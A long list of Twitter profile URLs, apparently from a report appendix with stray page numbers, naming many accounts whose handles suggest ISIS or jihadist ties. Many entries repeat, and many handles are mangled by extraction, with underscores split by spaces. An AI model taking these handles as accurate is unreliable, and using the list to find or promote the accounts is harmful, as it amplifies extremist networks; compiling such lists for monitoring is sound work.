- https://twitter.com/daish90
- https://twitter.com/A _ _ _A _c
- https://twitter.com/soman611
- https://twitter.com/qwerwoow
- https://twitter.com/fojraqqa
- https://twitter.com/saegr2
- https://twitter.com/ezzislamm

- https://twitter.com/ach3ari _maliki
- https://twitter.com/Ansar5433

201

- https://twitter.com/waja _ _1
- https://twitter.com/Islamic _3344
- https://twitter.com/Oj7jl (doe
- https://twitter.com/zeses2
- https://twitter.com/abu _a _89
- https://twitter.com/medad _med1
- https://twitter.com/block _151
- https://twitter.com/Alkurdi1995
- https://twitter.com/haydra2233
- https://twitter.com/Asirat _Tunisia1
- https://twitter.com/Rouba56
- https://twitter.com/KA _ll7
- https://twitter.com/bwwwg
- https://twitter.com/aljabri354
- https://twitter.com/msaks241
- https://twitter.com/wffff11089

- https://twitter.com/Djjjdjd4
- https://twitter.com/parisINHELL
- https://twitter.com/IllI32lIIl
- https://twitter.com/Daaeem51
- https://twitter.com/malekaty891
- https://twitter.com/mouwa7ed _03
- https://twitter.com/sunnahth1000
- https://twitter.com/R _nxxt _1
- https://twitter.com/qq _qq _79
- https://twitter.com/rkrk4m25
- https://twitter.com/OT _lll57
- https://twitter.com/Migrant2Allah
- https://twitter.com/adgr19
- https://twitter.com/Njd _ _zz77zz
- https://twitter.com/Hhgff26176827

- https://twitter.com/OOUltra00
- https://twitter.com/rkrk4m25
- https://twitter.com/rkrk4m26,
- https://twitter.com/rkrk4m27

- https://twitter.com/rkrk4m28
- https://twitter.com/rkrk4m29
- https://twitter.com/rkrk4m30
- https://twitter.com/rkrk4m31
- https://twitter.com/rkrk4m32
- https://twitter.com/kaj _ _s
- https://twitter.com/ABu _AlAyInaa
- https://twitter.com/ABO _SLEMAN _9
- https://twitter.com/d _mf33
- https://twitter.com/Turbo _zahid
- https://twitter.com/ww _cvf
- https://twitter.com/IlTllillTIl
- https://twitter.com/CF _G66
- https://twitter.com/abu _juuad
- https://twitter.com/isis _2277
- https://twitter.com/Asd15Wreg
- https://twitter.com/abcdfghjkl12
- https://twitter.com/71AprVISHV18VIP
- https://twitter.com/Ha23ra3F987
- https://twitter.com/UiU _o _UiU

- https://twitter.com/isuwh
- https://twitter.com/lll _ _Heart
- https://twitter.com/Sabaa760
- https://twitter.com/zajell8
- https://twitter.com/clockwise75
- https://twitter.com/jxcjcj1
- https://twitter.com/gjdfoi221qw

203

- https://twitter.com/smjh2154
- https://twitter.com/Aymanjrjr2
- https://twitter.com/khatabb66
- https://twitter.com/sor _hall
- https://twitter.com/isis _1188
- https://twitter.com/allmah89
- https://twitter.com/j3x _w8p
- https://twitter.com/om _ans102
- https://twitter.com/mfaw18
- https://twitter.com/dfgvdffcxx
- https://twitter.com/ississ _is
- https://twitter.com/DrAlnefisi

- https://twitter.com/Abovaseer34
- https://twitter.com/zeydusame5
- https://twitter.com/KH50380
- https://twitter.com/dskvnsflk/
- https://twitter.com/Cano65525269
- https://twitter.com/AL _adnani _69
- https://twitter.com/isnacon0020
- https://twitter.com/lvj7165d
- https://twitter.com/zeses2
- https://twitter.com/asloly _ _ _ _ _Ws5
- https://twitter.com/alansari32MMOMM
- https://twitter.com/hajed114
- https://twitter.com/aboalhsn1111
- https://twitter.com/paris _pigs
- https://twitter.com/ibn _abdiqany
- https://twitter.com/zzzassertty233
- https://twitter.com/Bbdbd8
- https://twitter.com/mozamjaer _16
- https://twitter.com/TNT7mslm7

- https://twitter.com/isis _7744
- https://twitter.com/ayshafalaste2
- https://twitter.com/d _m11a
- https://twitter.com/Dhhd4874
- https://twitter.com/Dr _MagedMohamad
- https://twitter.com/omar14373
- https://twitter.com/cyberkhilafa05
- https://twitter.com/IlIl32IlIl
- https://twitter.com/Dhhd4874
- https://twitter.com/akhy01
- https://twitter.com/jahezona13
- https://twitter.com/71AprVISHV18VIP
- https://twitter.com/HuChuin _63
- https://twitter.com/Katusha _ _28
- https://twitter.com/Aamn145Aamn
- https://twitter.com/Njd _ _zz77zz
- https://twitter.com/DERA _AR
- https://twitter.com/Migrant2Allah
- https://twitter.com/Cbhj180
- https://twitter.com/syppmgyfsvx34

- https://twitter.com/abu2legend
- https://twitter.com/cyberkhilafa05
- https://twitter.com/asrtyuyufhd
- https://twitter.com/abo33dojana1992
- https://twitter.com/GHOTA _AHRAR _ _ _ _
- https://twitter.com/bhCotn
- https://twitter.com/aboferasalhalab
- https://twitter.com/sdg42303540
- https://twitter.com/M _Alfstaat
- https://twitter.com/Amatullah _222
- https://twitter.com/ward _aljanh

- https://twitter.com/arradar1
- https://twitter.com/aslan555111
- https://twitter.com/Saifaljzrawi
- https://twitter.com/abo _ali442
- https://twitter.com/114Muawiya
- https://twitter.com/JonnyDavid2
- https://twitter.com/khilafatekrit
- https://twitter.com/an _qa3

- https://twitter.com/mhmdfaisel
- https://twitter.com/seto _maiko
- https://twitter.com/ _ _ _17G _ _ _ _ _ _ _ _ _
- https://twitter.com/kjul03
- https://twitter.com/bent _A1
- https://twitter.com/abufalahalhind4
- https://twitter.com/mustafaklsh12
- https://twitter.com/abuhurairah103
- https://twitter.com/jihadist _s
- https://twitter.com/Saeed _alHalabi0
- https://twitter.com/ValkryV5
- https://twitter.com/zd _ _bu
- https://twitter.com/x150isisa
- https://twitter.com/moslem _1110
- https://twitter.com/HdIsishd
- https://twitter.com/iislamic12
- https://twitter.com/SFKIIIHHF _ _oO33
- https://twitter.com/block _151
- https://twitter.com/ibn _e _umarr
- https://twitter.com/ibn _e _umarr

- https://twitter.com/wilayet _alhabas

- https://twitter.com/aadr40

- https://twitter.com/ali112777

206

- https://twitter.com/abuanas _13

- https://twitter.com/m1b2q

- https://twitter.com/ir _12 _aq

- https://twitter.com/ayshafalaste2

- https://twitter.com/Muhaajirah _

- https://twitter.com/Bukhari _7

- https://twitter.com/Dawlastan

- https://twitter.com/Fahad _Buhendi

- https://twitter.com/baqiya79R

- https://twitter.com/mustafaklashi12

- https://twitter.com/VegetaMoustache

- https://twitter.com/norry28974869

- https://twitter.com/dherghamm31

- https://twitter.com/clash _eshke

- https://twitter.com/maheridlbe1

- https://twitter.com/IbrahimNomay

- https://twitter.com/eysaneyw22
- https://twitter.com/abubakr1435
- https://twitter.com/bodyking8484
- https://twitter.com/AL _ _ _ _ _21
- https://twitter.com/nasiruIddin
- https://twitter.com/abubakr1435
- https://twitter.com/bodyking8484
- https://twitter.com/Bghd100
- https://twitter.com/ _ihsen _086 _
- https://twitter.com/q _ _ _zx4
- https://twitter.com/Ali _G303L
- https://twitter.com/Ali _G303L
- https://twitter.com/Abohatem _8
- https://twitter.com/abohatim122
- https://twitter.com/41invasion

- https://twitter.com/Ad98Dawla
- https://twitter.com/ShShlondon2027
- https://twitter.com/xcvraqqa
- https://twitter.com/rtjfwgr

- https://twitter.com/ahmed88a2
- https://twitter.com/nomangias
- https://twitter.com/moosabm738
- https://twitter.com/yfh _gcj
- https://twitter.com/vrjevve1
- https://twitter.com/Anti _lying73
- https://twitter.com/0l0asmar
- https://twitter.com/nsar110
- https://twitter.com/al _ganh _ _2
- https://twitter.com/sahabaarmy12
- https://twitter.com/ab _ _ub
- https://twitter.com/sahabaarmy12
- https://twitter.com/sahabasupport1
- https://twitter.com/ReportSahaba4
- https://twitter.com/isis _hd _aus
- https://twitter.com/jasadiq423
- https://twitter.com/radjurijal
- https://twitter.com/annushroh
- https://twitter.com/Khoiru _Ummah05
- https://twitter.com/Muhaajirah _

- https://twitter.com/abuomar79 _
- https://twitter.com/sriyanto _andi
- https://twitter.com/abu _haidarabu8
- https://twitter.com/Inghemasiyyin
- https://twitter.com/AbuQilabah _
- https://twitter.com/daulahi
- https://twitter.com/Zahed _911

- https://twitter.com/jejak _salaf
- https://twitter.com/MansurahThaifah
- https://twitter.com/alFaruuq _Media
- https://twitter.com/IbnahAsyiqah
- https://twitter.com/Istisyhadi
- https://twitter.com/HadyGusti
- https://twitter.com/virusSEVEN
- https://twitter.com/muhaimin _777
- https://twitter.com/agus _alsundawi
- https://twitter.com/abuaqilla6
- https://twitter.com/jonosersan
- https://twitter.com/Fakta _IS

- https://twitter.com/Ultrasmuslim1
- https://twitter.com/UmmuShabrina1
- https://twitter.com/AbuRpg9
- https://twitter.com/Sara231Abdullah
- https://twitter.com/padri _kaandi776
- https://twitter.com/aleim _aray
- https://twitter.com/InshaSyahid
- https://twitter.com/UsaidAshShohroo
- https://twitter.com/MIT _Voice
- https://twitter.com/rizki150712
- https://twitter.com/lovely _ _ummi
- https://twitter.com/Ar _Zanll
- https://twitter.com/HazlMuhammad
- https://twitter.com/musaalindunisy
- https://twitter.com/Hamba _Allahswt
- https://twitter.com/FA _Muntaqo
- https://twitter.com/ibraheem52s
- https://twitter.com/ShamiIndunisy
- https://twitter.com/abo _zax

- https://twitter.com/al _qurani
- https://twitter.com/enemtop2
- https://twitter.com/madhankhan0653
- https://twitter.com/abu _manshur1
- https://twitter.com/abu _ _aisyah5
- https://twitter.com/rikwanhadi
- https://twitter.com/dedihardi
- https://twitter.com/Yayaz _coz %20
- https://twitter.com/Al _Indunisiy
- https://twitter.com/hazone89
- https://twitter.com/Azam _Ismail96
- https://twitter.com/AbuDzakiyyah2
- https://twitter.com/Ummu _Raqqy
- https://twitter.com/SasDarIslam
- https://twitter.com/tauhidwaljihad
- https://twitter.com/mhd _fachry
- https://twitter.com/KMaghaazii
- https://twitter.com/abu _ibnihi
- https://twitter.com/JENGKINGMALAYA
- https://twitter.com/zackmustafa86

- https://twitter.com/mankasim88
- https://twitter.com/Daulah _dais
- https://twitter.com/keepsilenttt
- https://twitter.com/ibnualkhaleed
- https://twitter.com/AbuSyamilsyams
- https://twitter.com/khilaFahi77
- https://twitter.com/IkhwanDibanned
- https://twitter.com/bintangmelati1
- https://twitter.com/Ukhti _Daeng
- https://twitter.com/AbuShaffa
- https://twitter.com/arlin _manson

- https://twitter.com/akh _razid
- https://twitter.com/AbuYahya _ _
- https://twitter.com/PanglimaKribo
- https://twitter.com/554Gen
- https://twitter.com/abujamal2129
- https://twitter.com/abujamal2129
- https://twitter.com/abughibran1
- https://twitter.com/Hamba _001

- https://twitter.com/Adeen70
- https://twitter.com/anisaa202
- https://twitter.com/sukumaran _15
- https://twitter.com/med _fajr
- https://twitter.com/Jundullahalind5
- https://twitter.com/ferdij521
- https://twitter.com/bintmuq
- https://twitter.com/AnsarIndo007
- https://twitter.com/Abu _Ibraheem _23
- https://twitter.com/abumahmoud444
- https://twitter.com/AbdulKhaaliq86
- https://twitter.com/FaruqAlbany
- https://twitter.com/abu _ahmedagain
- https://twitter.com/antipancasila5
- https://twitter.com/goremaja _islam
- https://twitter.com/AbuMalaziy
- https://twitter.com/muslim _share
- https://twitter.com/alhisbahcom
- https://twitter.com/Azharine92
- https://twitter.com/kittylovers1453

- https://twitter.com/ann219187
- https://twitter.com/AseeraFiDunya
- https://twitter.com/al _brijef

211

- https://twitter.com/MuslimPrisoners
- https://twitter.com/sitizahra1704
- https://twitter.com/MohammadAntonP
- https://twitter.com/AlfathKampung
- https://twitter.com/ali005 _saif
- https://twitter.com/DebuPertempuran
- https://twitter.com/Abu _ _Hanan
- https://twitter.com/AJundu
- https://twitter.com/abo _maleek
- https://twitter.com/al _indonesi
- https://twitter.com/IbrahimMedia1
- https://twitter.com/Ari _al _indonesi
- https://twitter.com/rafaiejem
- https://twitter.com/abufatih380
- https://twitter.com/saifulizuwan90
- https://twitter.com/AMaliziya

- https://twitter.com/Mujahideen670
- https://twitter.com/Abu _Baraa1
- https://twitter.com/abouabdullah7
- https://twitter.com/anjemchoudary
- https://twitter.com/IbnNuhaas
- https://twitter.com/onthatpath3
- https://twitter.com/belgikie
- https://twitter.com/AlMaghrebiyyah
- https://twitter.com/HeadShots4Toge
- https://twitter.com/BakrSomali
- https://twitter.com/syuhada _umar
- https://twitter.com/DBerdarah
- https://twitter.com/BergPaling
- https://twitter.com/baretta384
- https://twitter.com/AmrullohAkbar

- https://twitter.com/dirjmc
- https://twitter.com/iimbaasyir
- https://twitter.com/IKalasnikov
- https://twitter.com/Forum _Al _Busyro

- https://twitter.com/Gashibu
- https://twitter.com/WF4WF4
- https://twitter.com/EhsanAhrar5
- https://twitter.com/ajnadmaghr47
- https://twitter.com/soly _ia
- https://twitter.com/janah _sabil
- https://twitter.com/LucasAnton58
- https://twitter.com/lkjhgasdf11
- https://twitter.com/saeaf1986
- https://twitter.com/63Ba17q
- https://twitter.com/SdffksoJ
- https://twitter.com/abubkertrkomtrk
- https://twitter.com/abo _askndr1166
- https://twitter.com/andre _poulin49
- https://twitter.com/seraggggg08
- https://twitter.com/orch123
- https://twitter.com/hamah _094
- https://twitter.com/C _NN _ _15
- https://twitter.com/IlIl32lIlI
- https://twitter.com/qjffjf1

- https://twitter.com/watara211
- https://twitter.com/ahmdb10591
- https://twitter.com/kqhg2020
- https://twitter.com/baskan360
- https://twitter.com/ali1133asd
- https://twitter.com/wilayet _alhabas
- https://twitter.com/ayshafalaste2

- https://twitter.com/abokbb?s=09
- https://twitter.com/ss _ _k37
- https://twitter.com/mdf _ss
- https://twitter.com/dsgbxv1
- https://twitter.com/aboodyaa33
- https://twitter.com/qwaq9
- https://twitter.com/ZAZAZAZ77538028
- https://twitter.com/VXr8 _911 _a761
- https://twitter.com/qasem77 _is
- https://twitter.com/byt _18
- https://twitter.com/gun14 _5
- https://twitter.com/jihadiuser58

- https://twitter.com/mseo556
- https://twitter.com/ahmdl62
- https://twitter.com/da3sh11
- https://twitter.com/Shdd36
- https://twitter.com/solyia _S
- https://twitter.com/6rY5BpfDrlEez0o
- https://twitter.com/aboaldardaa3
- https://twitter.com/isis _1188
- https://twitter.com/klash252
- https://twitter.com/frooUmAlBaraa
- https://twitter.com/khilafatekrit
- https://twitter.com/TagBq08yYyk
- https://twitter.com/gffggll1
- https://twitter.com/Shdd36
- https://twitter.com/afsd111
- https://twitter.com/boxl9xl1
- https://twitter.com/94hja1
- https://twitter.com/dolawi _y
- https://twitter.com/dola24687

- https://twitter.com/abobilal11436
- https://twitter.com/TurMedia318
- https://twitter.com/mohb _7
- https://twitter.com/Bbdbd8
- https://twitter.com/thecom90
- https://twitter.com/karim _soura
- https://twitter.com/AaaHakam
- https://twitter.com/mhsyaf4
- https://twitter.com/hubaishi35kh
- https://twitter.com/001 _Jabhat
- https://twitter.com/TurMedia318
- https://twitter.com/TagBq08yYyk
- https://twitter.com/saqur27
- https://twitter.com/Katusha _ _28
- https://twitter.com/adg01210
- https://twitter.com/alrawimot
- https://twitter.com/ansary2banghaz
- https://twitter.com/ali _1987 _mag
- https://twitter.com/madnov28
- https://twitter.com/kjknh1

- https://twitter.com/elturkii1
- https://twitter.com/Abuaishah _01
- https://twitter.com/sayyyfff333
- https://twitter.com/hassin2121
- https://twitter.com/AwakGiantxxx
- https://twitter.com/all _ameer47
- https://twitter.com/Sultan1Engabu
- https://twitter.com/asdmiabr
- https://twitter.com/islams5E
- https://twitter.com/JgcZq
- https://twitter.com/jamalbasha _000

- https://twitter.com/g8670062 _7
- https://twitter.com/isisAnbar54
- https://twitter.com/irontekken94
- https://twitter.com/Skxxxnews
- https://twitter.com/isisom60
- https://twitter.com/3bdr7mana1
- https://twitter.com/HyAm1999
- https://twitter.com/adnan1177655249

- https://twitter.com/sheeb21
- https://twitter.com/islam _net2
- https://twitter.com/ghareb _alsomal
- https://twitter.com/turmeda000313
- https://twitter.com/Anbar5m
- https://twitter.com/de2mu
- https://twitter.com/c429197ed6d0474
- https://twitter.com/abu _nidhal _32
- https://twitter.com/abdallah28891
- https://twitter.com/abuoyosfalansa5
- https://twitter.com/joso99292
- https://twitter.com/ghasal0
- https://twitter.com/agwied
- https://twitter.com/zh74cLdPD9Uf3KO
- https://twitter.com/kh8gh
- https://twitter.com/gmcgmc888870
- https://twitter.com/0178105
- https://twitter.com/kkk _aymenbas95
- https://twitter.com/EPlC14
- https://twitter.com/scamp _faridxx

- https://twitter.com/jundullah _24
- https://twitter.com/Al _Radically01
- https://twitter.com/AbSallahdin9

216

- https://twitter.com/osamatz
- https://twitter.com/PraySalah
- https://twitter.com/56a37f7197ba41c
- https://twitter.com/AbuSeid123
- https://twitter.com/sakwamr
- https://twitter.com/OmarTheMuslim
- https://twitter.com/umm _nigeri
- https://twitter.com/bint _hijratyn
- https://twitter.com/trillionaire _23
- https://twitter.com/Islam4EveryOne _
- https://twitter.com/amiromar1975
- https://twitter.com/shahkhannum1
- https://twitter.com/ _ _Slavery93
- https://twitter.com/NikoRea _
- https://twitter.com/AbuRaihaan8
- https://twitter.com/987uzhg43efdv

- https://twitter.com/Tariqul _Mawt
- https://twitter.com/ben7491
- https://twitter.com/kayadamVF
- https://twitter.com/ALG _muslim011
- https://twitter.com/skrp
- https://twitter.com/AlMuwahhidi
- https://twitter.com/ab0 _Sulayman7
- https://twitter.com/killercat600
- https://twitter.com/khilafah01 _
- https://twitter.com/a _hattem
- https://twitter.com/therinshaAllah
- https://twitter.com/TRefugees
- https://twitter.com/IbnHassany
- https://twitter.com/AbuAlasRoban
- https://twitter.com/mod3stbeliever

217

- https://twitter.com/mohamme55607260
- https://twitter.com/HanzaKhattab
- https://twitter.com/Abusumal3
- https://twitter.com/abujalaall

- https://twitter.com/llqwert312
- https://twitter.com/ygc7xfy
- https://twitter.com/ramiallolah
- https://twitter.com/timbosulli
- https://twitter.com/qatada _93
- https://twitter.com/aljanady75
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/ISIS1995DD
- https://twitter.com/moohger121
- https://twitter.com/iislamic12
- https://twitter.com/MhdSayf
- https://twitter.com/ibn _abdiqany
- https://twitter.com/Dhhd4874
- https://twitter.com/Migrant2Allah
- https://twitter.com/abu2legend
- https://twitter.com/Saeed _alHalabi0
- https://twitter.com/iislamic12
- https://twitter.com/ibn _e _umarr
- https://twitter.com/ayshafalaste2
- https://twitter.com/Fahad _Buhendi

- https://twitter.com/VegetaMoustache
- https://twitter.com/abubakr1435
- https://twitter.com/bodyking8484
- https://twitter.com/wilayet _alhabas
- https://twitter.com/ayshafalaste2
- https://twitter.com/dola24687
- https://twitter.com/Bbdbd8

218

- https://twitter.com/khilafah01 _
- https://twitter.com/dola24687
- https://twitter.com/jihadiuser58
- https://twitter.com/nor92331
- https://twitter.com/ _ihsen _086 _
- https://twitter.com/saeu17
- https://twitter.com/Yamani _5
- https://twitter.com/tamer1437
- https://twitter.com/qwerwoow
- https://twitter.com/abu _khalid118
- https://twitter.com/Dhhd4874
- https://twitter.com/aawwss _22

- https://twitter.com/AnsarAlSharia13
- https://twitter.com/solyia _S
- https://twitter.com/HuChuin _63
- https://twitter.com/NeightMid
- https://twitter.com/Dhhd4874
- https://twitter.com/Ali7070Alisalam
- https://twitter.com/soman611
- https://twitter.com/xxx _ _800
- https://twitter.com/88ibramz
- https://twitter.com/OT _lll57
- https://twitter.com/samaka _26
- https://twitter.com/Hamdan25Odai
- https://twitter.com/kalmat _haaq
- https://twitter.com/itc _hallo
- https://twitter.com/SomQaeda
- https://twitter.com/TARLEE4
- https://twitter.com/HJdjdu
- https://twitter.com/dola24687
- https://twitter.com/timbosulli

- https://twitter.com/allbasra
- https://twitter.com/mahmood
- https://twitter.com/goo _ias
- https://twitter.com/rdcongo _news
- https://twitter.com/Amirbakistani3
- https://twitter.com/Alhareth _2
- https://twitter.com/FoopSeven
- https://twitter.com/R9O7GupXDM0b0pd
- https://twitter.com/Ansar _AlSharia0
- https://twitter.com/om _elbarae1
- https://twitter.com/saadsaudi2014
- https://twitter.com/timotim91217281
- https://twitter.com/ii _o _01ru
- https://twitter.com/aljanady75
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/ISIS1995DD
- https://twitter.com/moohger121
- https://twitter.com/Omisshaq
- https://twitter.com/qatada _93
- https://twitter.com/ls _zarkiue

- https://twitter.com/algwsd2233
- https://twitter.com/dfgndf2
- https://twitter.com/islamic _iso
- https://twitter.com/truth _ee
- https://twitter.com/Fahad _Buhendi
- https://twitter.com/er _er _500
- https://twitter.com/86Roben
- https://twitter.com/DsdsdsfSddsd
- https://twitter.com/sadkingp20
- https://twitter.com/noor _sban6
- https://twitter.com/is5 _is5

- https://twitter.com/qatada _93
- https://twitter.com/nedalo9314
- https://twitter.com/Mar44ma
- https://twitter.com/Manaln9
- https://twitter.com/aljanady75
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/ISIS1995DD
- https://twitter.com/moohger121

- https://twitter.com/198 _mazen
- https://twitter.com/CavalierDuSham
- https://twitter.com/NaserIS8
- https://twitter.com/oumme _aymen10
- https://twitter.com/gaznaya
- https://twitter.com/un _serviteur
- https://twitter.com/Tekindebeyvin
- https://twitter.com/VegetaMoustache
- https://twitter.com/MillatIbrahim1
- https://twitter.com/Hayati _LiLLah _
- https://twitter.com/Alitt1245
- https://twitter.com/salehalawlqi1
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/waswa0127
- https://twitter.com/ali523480
- https://twitter.com/AnsarAlSharia13
- https://twitter.com/MhdSayf
- https://twitter.com/IS _IS021
- https://twitter.com/IS _IS022
- https://twitter.com/AbdAllahGaza

- https://twitter.com/khilafah01 _
- https://twitter.com/iislamic12
- https://twitter.com/ajmurgent

221

- https://twitter.com/abujamaludeen02
- https://twitter.com/ibn _abdiqany
- https://twitter.com/MisciFromTheD
- https://twitter.com/3aam _Al _Diri
- https://twitter.com/alaser100
- https://twitter.com/asd4000hd
- https://twitter.com/mhunc1231
- https://twitter.com/Baghdad9191
- https://twitter.com/A _ _ _A _c
- https://twitter.com/soman611
- https://twitter.com/ezzislamm
- https://twitter.com/ach3ari _maliki
- https://twitter.com/waja _ _1
- https://twitter.com/haydra2233
- https://twitter.com/Asirat _Tunisia1
- https://twitter.com/KA _ll7

- https://twitter.com/aljabri354
- https://twitter.com/msaks241
- https://twitter.com/wffff11089
- https://twitter.com/Djjjdjd4
- https://twitter.com/qq _qq _79
- https://twitter.com/OT _lll57
- https://twitter.com/Migrant2Allah
- https://twitter.com/adgr19
- https://twitter.com/rkrk4m26
- https://twitter.com/kaj _ _s
- https://twitter.com/ABu _AlAyInaa
- https://twitter.com/ABO _SLEMAN _9
- https://twitter.com/d _mf33
- https://twitter.com/Turbo _zahid
- https://twitter.com/IlTllillTIl

- https://twitter.com/abu _juuad
- https://twitter.com/Asd15Wreg
- https://twitter.com/Ha23ra3F987
- https://twitter.com/UiU _o _UiU

- https://twitter.com/isuwh
- https://twitter.com/zajell8
- https://twitter.com/j3x _w8p
- https://twitter.com/dfgvdffcxx
- https://twitter.com/ississ _is
- https://twitter.com/DrAlnefisi
- https://twitter.com/zeydusame5
- https://twitter.com/KH50380
- https://twitter.com/dskvnsflk
- https://twitter.com/aboalhsn1111
- https://twitter.com/ibn _abdiqany
- https://twitter.com/Bbdbd8
- https://twitter.com/ayshafalaste2
- https://twitter.com/Dhhd4874
- https://twitter.com/Dr _MagedMohamad
- https://twitter.com/omar14373
- https://twitter.com/Dhhd4874
- https://twitter.com/akhy01
- https://twitter.com/HuChuin _63
- https://twitter.com/Aamn145Aamn

- https://twitter.com/DERA _AR
- https://twitter.com/Migrant2Allah
- https://twitter.com/syppmgyfsvx34
- https://twitter.com/abu2legend
- https://twitter.com/bhCotn
- https://twitter.com/aboferasalhalab
- https://twitter.com/arradar1

223

- https://twitter.com/an _qa3
- https://twitter.com/mhmdfaisel
- https://twitter.com/ _ _ _17G _ _ _ _ _ _ _ _ _
- https://twitter.com/kjul03
- https://twitter.com/jihadist _s
- https://twitter.com/Saeed _alHalabi0
- https://twitter.com/x150isisa
- https://twitter.com/moslem _1110
- https://twitter.com/HdIsishd
- https://twitter.com/iislamic12
- https://twitter.com/ibn _e _umarr
- https://twitter.com/ibn _e _umarr

- https://twitter.com/wilayet _alhabas
- https://twitter.com/aadr40
- https://twitter.com/ali112777
- https://twitter.com/abuanas _13
- https://twitter.com/m1b2q
- https://twitter.com/ir _12 _aq
- https://twitter.com/ayshafalaste2
- https://twitter.com/Bukhari _7
- https://twitter.com/Dawlastan
- https://twitter.com/Fahad _Buhendi
- https://twitter.com/VegetaMoustache
- https://twitter.com/norry28974869
- https://twitter.com/dherghamm31
- https://twitter.com/maheridlbe1
- https://twitter.com/eysaneyw22
- https://twitter.com/abubakr1435
- https://twitter.com/bodyking8484
- https://twitter.com/AL _ _ _ _ _21
- https://twitter.com/nasirulddin

- https://twitter.com/abubakr1435
- https://twitter.com/bodyking8484
- https://twitter.com/ _ihsen _086
- https://twitter.com/q _ _ _zx4
- https://twitter.com/abohatim122
- https://twitter.com/ShShlondon2027
- https://twitter.com/xcvraqqa
- https://twitter.com/ahmed88a2
- https://twitter.com/nomangias
- https://twitter.com/moosabm738
- https://twitter.com/WF4WF4
- https://twitter.com/EhsanAhrar5
- https://twitter.com/soly _ia
- https://twitter.com/janah _sabil
- https://twitter.com/LucasAnton58
- https://twitter.com/saeaf1986
- https://twitter.com/SdffksoJ
- https://twitter.com/abo _askndr1166
- https://twitter.com/andre _poulin49
- https://twitter.com/hamah _094

- https://twitter.com/IlIl32lllI
- https://twitter.com/ahmdb10591
- https://twitter.com/baskan360
- https://twitter.com/ali1133asd
- https://twitter.com/wilayet _alhabas
- https://twitter.com/ayshafalaste2
- https://twitter.com/ss _ _k37
- https://twitter.com/dsgbxv1
- https://twitter.com/ZAZAZAZ77538028
- https://twitter.com/jihadiuser58
- https://twitter.com/mseo556

- https://twitter.com/da3sh11
- https://twitter.com/solyia _S
- https://twitter.com/6rY5BpfDrlEez0o
- https://twitter.com/klash252
- https://twitter.com/afsd111
- https://twitter.com/dolawi _y
- https://twitter.com/dola24687
- https://twitter.com/abobilal11436

- https://twitter.com/mohb _7
- https://twitter.com/Bbdbd8
- https://twitter.com/karim _soura
- https://twitter.com/mhsyaf4
- https://twitter.com/001 _Jabhat
- https://twitter.com/saqur27
- https://twitter.com/alrawimot
- https://twitter.com/ansary2banghaz
- https://twitter.com/ali _1987 _mag
- https://twitter.com/madnov28
- https://twitter.com/kjknh1
- https://twitter.com/elturkii1
- https://twitter.com/Abuaishah _01
- https://twitter.com/hassin2121
- https://twitter.com/all _ameer47
- https://twitter.com/Sultan1Engabu
- https://twitter.com/asdmiabr
- https://twitter.com/JgcZq
- https://twitter.com/jamalbasha _000
- https://twitter.com/irontekken94

- https://twitter.com/Skxxxnews
- https://twitter.com/isisom60
- https://twitter.com/HyAm1999

- https://twitter.com/adnan1177655249
- https://twitter.com/islam _net2
- https://twitter.com/ghareb _alsomal
- https://twitter.com/turmeda000313
- https://twitter.com/Anbar5m
- https://twitter.com/de2mu
- https://twitter.com/c429197ed6d0474
- https://twitter.com/abdallah28891
- https://twitter.com/abuoyosfalansa5
- https://twitter.com/joso99292
- https://twitter.com/ghasal0
- https://twitter.com/agwied
- https://twitter.com/zh74cLdPD9Uf3KO
- https://twitter.com/kh8gh
- https://twitter.com/gmcgmc888870
- https://twitter.com/0178105

- https://twitter.com/kkk _aymenbas95
- https://twitter.com/AbSallahdin9
- https://twitter.com/osamatz
- https://twitter.com/PraySalah
- https://twitter.com/56a37f7197ba41c
- https://twitter.com/AbuSeid123
- https://twitter.com/OmarTheMuslim
- https://twitter.com/umm _nigeri
- https://twitter.com/Islam4EveryOne _
- https://twitter.com/amiromar1975
- https://twitter.com/shahkhannum1
- https://twitter.com/ _ _Slavery93
- https://twitter.com/NikoRea _
- https://twitter.com/987uzhg43efdv
- https://twitter.com/Tariqul _Mawt

- https://twitter.com/ben7491
- https://twitter.com/AlMuwahhidi
- https://twitter.com/khilafah01 _
- https://twitter.com/therinshaAllah

- https://twitter.com/mod3stbeliever
- https://twitter.com/HanzaKhattab
- https://twitter.com/abujalaall
- https://twitter.com/Ansar _Dawla10
- https://twitter.com/yesteyesic4
- https://twitter.com/lieffejongen
- https://twitter.com/Ticaal90
- https://twitter.com/AliAdenalSomali
- https://twitter.com/ns45678
- https://twitter.com/AbouShahadeh
- https://twitter.com/jihadi10744139
- https://twitter.com/abohamzaalturki
- https://twitter.com/JoniManm
- https://twitter.com/almuhajerBackup
- https://twitter.com/dhxhsvd2
- https://twitter.com/77nb _
- https://twitter.com/dawlajokers
- https://twitter.com/dawlawialg671
- https://twitter.com/fahadeyad62
- https://twitter.com/btr333btr4

- https://twitter.com/dola24687
- https://twitter.com/Talal _Q3O
- https://twitter.com/muslimmouwahed8
- https://twitter.com/8itismesalman
- https://twitter.com/jihadiuser58
- https://twitter.com/meek _don
- https://twitter.com/yotorg

- https://twitter.com/facebookaccoun2
- https://twitter.com/nseem066
- https://twitter.com/ieshabaqea
- https://twitter.com/aassddffa833
- https://twitter.com/nor92331
- https://twitter.com/1ElNusra1
- https://twitter.com/j _jj _jjj _5577
- https://twitter.com/ _ _ _ _ _ _ _ _ _N _ _ _34
- https://twitter.com/Uddjdn1
- https://twitter.com/bbgg75157900
- https://twitter.com/Rama15202
- https://twitter.com/ _J _I _T _E _M _

- https://twitter.com/mohamed _zainab4
- https://twitter.com/Tr8 _K0
- https://twitter.com/eng _ _sr
- https://twitter.com/Om _khatabb
- https://twitter.com/ubj _k
- https://twitter.com/KhilafahDawah5
- https://twitter.com/AbuDharIslandi7
- https://twitter.com/ixcncn1
- https://twitter.com/anaeldora30
- https://twitter.com/mazenhapne
- https://twitter.com/Dabiiq7
- https://twitter.com/A05462492
- https://twitter.com/Hmode5556Www
- https://twitter.com/ukhtiaisha1
- https://twitter.com/abcd123456789a7
- https://twitter.com/AmonMame
- https://twitter.com/Abu _Bin _Fartin
- https://twitter.com/ _ihsen _086 _
- https://twitter.com/gajhfjfd

- https://twitter.com/Obayd6Wevrw
- https://twitter.com/e30isisa
- https://twitter.com/K _H _O34
- https://twitter.com/know _paris
- https://twitter.com/saeu17
- https://twitter.com/anjemchoudary
- https://twitter.com/gmailco69426226
